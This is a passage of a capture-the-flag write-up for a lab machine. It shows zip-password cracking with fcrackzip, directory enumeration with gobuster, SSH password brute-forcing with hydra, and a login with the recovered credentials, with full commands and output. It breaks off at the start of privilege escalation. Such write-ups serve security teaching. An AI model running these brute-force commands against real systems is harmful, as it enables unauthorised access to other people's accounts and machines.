
  Output:






- To access the discovered ***./Astronomy/*** directory, I typed the URL ***http://10.48.0.118/Setec/Astronomy*** in my address bar and discovered the zipped ***protected.zip*** file and proceeded to download it.

Output:




- Upon downloading the zipped file, I discovered it was folder with our potential third flag and a wordlist that had password protection. To capture the possible third flag and access the wordlist, I used the command ***fcrackzip -v -D -u -p /usr/share/wordlists/rockyou.txt protected.zip*** to brute force the password of the zipped file using the ***rockyou.txt*** password list. The output showed the password of our zipped file was ***princess1,*** and I used it to capture our third flag ***flag3{4371a3c1da602bf471d3d76cc60cdb9b}*** and downloaded the wordlist to my preferred directory. Decoding the hash of the flag proved to not give much once again.


Output:




```
└─# fcrackzip -v -D -u -p /usr/share/wordlists/rockyou.txt protected.zip
found file 'flag.txt', (size cp/uc     52/    40, flags 9, chk 656b)
found file 'wordlists.lst', (size cp/uc 6789244/17227167, flags 9, chk 5de8)


PASSWORD FOUND!!!!: pw == princess1
```







- Upon inspecting the content of the newly downloaded wordlist ***wordlists.ls, it*** looked like it could be used for directory, username, and password enumerations


based on previous experiences working with directory, username, and password dictionaries. I first focused on using it for directory enumeration using the command ***gobuster dir -u http://10.48.0.118 -w wordlists.lst.*** *The output revealed yet again another* unlinked directory, ***/PlayTronics.***


Output:


```
└─# gobuster dir -u http://10.48.0.118 -w wordlists.lst
===============================================================
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.48.0.118
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                wordlists.lst
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8.2
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
PlayTronics          (Status: 301) [Size: 315] [--> http://10.48.0.118/PlayTronics/]
//////             (Status: 200) [Size: 61]
//////             (Status: 200) [Size: 61]
////               (Status: 200) [Size: 61]
///////            (Status: 200) [Size: 61]
/////////          (Status: 200) [Size: 61]
./././             (Status: 200) [Size: 61]
././.              (Status: 200) [Size: 61]
Progress: 1945607 / 1945607 (100.00%)
===============================================================
Finished
===============================================================
```

- To access the directory, I typed the URL ***http://10.48.0.118/PlayTronics*** in the address bar and captured the fourth flag ***flag4{dfa07908a705c22922e6d416e0e1107d99}.*** I also noticed some sort of encoded text listed together with the flag. After an extensive Google search, I discovered it was an ROT13 encoded text and used online tools to decode it to ***user:wernerbarndes.***

Output:


Index of /PlayTronics
Not Secure
http://10.48.0.118/PlayTronics/
Import bookmarks...
OffSec
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Index of /PlayTronics
Name
Last modified
Size
Description
Parent Directory
-
flag.txt
2026-02-09 12:40
63
Apache/2.4.7 (Ubuntu) Server at 10.48.0.118 Port 80


10.48.0.118/PlayTronics/flag.
Not Secure
http://10.48.0.118/PlayTronics/flag.txt
Import bookmarks...
OffSec
Kali Linux
Kali Tools
Kali Docs
Kali Forums
flag4{dfa07908a705c22922e6d416e0e1107d99}
hfre:jreareoenaqrf



- Considering, that the decoded text was hinting at a possible user, that I was in procession of a wordlist, and that the SSH port was open on our target machine (***10.48.0.118***), I did not consider all these factors to be a coincidence. I proceeded to attempt password brute-forcing on SSH for our target machine**.**

However, I first had to verify it that it was plausible by using the command ***nmap -p22 --script ssh-auth-methods 10.48.0.118*** to see which login methods SSH supports**.** The output showed that SSH allows authentication using username and password, meaning that password brute-forcing can be done.

Output:

```
└─# nmap -p22 --script ssh-auth-methods 10.48.0.118
Starting Nmap 7.98 ( https://nmap.org ) at 2026-02-18 01:05 -0500
Nmap scan report for 10.48.0.118
Host is up (0.010s latency).

PORT   STATE SERVICE
22/tcp open  ssh
| ssh-auth-methods:
|   Supported authentication methods:
|     publickey
|_    password
MAC Address: 08:00:27:EF:0B:15 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 20.95 seconds
```

- To brute-force the SSH password, I used the command ***hydra -l wernerbrandes -P wordlists.lst 10.48.0.118 ssh*** to instruct Hydra to compare passwords in our wordlist (***wordlists.lst*)** against the username ***wernerbrandes*** to obtain valid credentials for authentication on our target machine's (***10.48.0.118)*** SSH. The output showed that user ***wernerbrandes*** had the password ***yellow.***

Output:

```
└─# hydra -l wernerbrandes -P wordlists.lst 10.48.0.118 ssh
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizati
ses (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-02-18 01:38:13
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t
[WARNING] Restorefile (you have 10 seconds to abort ... (use option -I to skip waiting)) from a previous session fou
g, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 1945614 login tries (l:1/p:1945614), ~121601 tries per task
[DATA] attacking ssh://10.48.0.118:22/
[22][ssh] host: 10.48.0.118   login: wernerbrandes   password: yellow
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 4 final worker threads did not complete until end.
[ERROR] 4 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-02-18 01:39:41
```

II. Exploitation

- Using the obtained credentials, I used the command ***ssh wernerbrandes@10.48.0.118*** to begin a secure remote connection to our target machine ***(10.48.0.118)*** and successfully authenticated using the obtained password. Using the command ***ls*****,** I was able to locate the fifth flag ***flag5{82ce8d8f5745ff68349fa7af1473c9b35***} and used the command ***cat flag.txt*** to capture it. Additionally, using the command ***whoami***, I identified that I was the low-level user ***wernerbrandes.***

Output:

```
└─# ssh wernerbrandes@10.48.0.118
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
wernerbrandes@10.48.0.118's password:
Welcome to Ubuntu 14.04.3 LTS (GNU/Linux 3.19.0-25-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

 System information disabled due to load higher than 1.0

30 packages can be updated.
21 updates are security updates.

Last login: Mon Feb  9 12:34:01 2026 from 10.48.0.2
wernerbrandes@skydogctf:~$ ls
flag.txt
wernerbrandes@skydogctf:~$ cat flag.txt
flag5{82ce8d8f5745ff68349fa7af1473c9b35}
wernerbrandes@skydogctf:~$ sudo -l
[sudo] password for wernerbrandes:
Sorry, user wernerbrandes may not run sudo on skydogctf.
wernerbrandes@skydogctf:~$ id
uid=1001(wernerbrandes) gid=1001(wernerbrandes) groups=1001(wernerbrandes)
wernerbrandes@skydogctf:~$ whoami
wernerbrandes
```

III. Privilege Escalation:

- To escalate privilege to root, I initially used the command ***find / -perm -4000 -type f 2>/dev/null*** to locate files with SUID bit set.

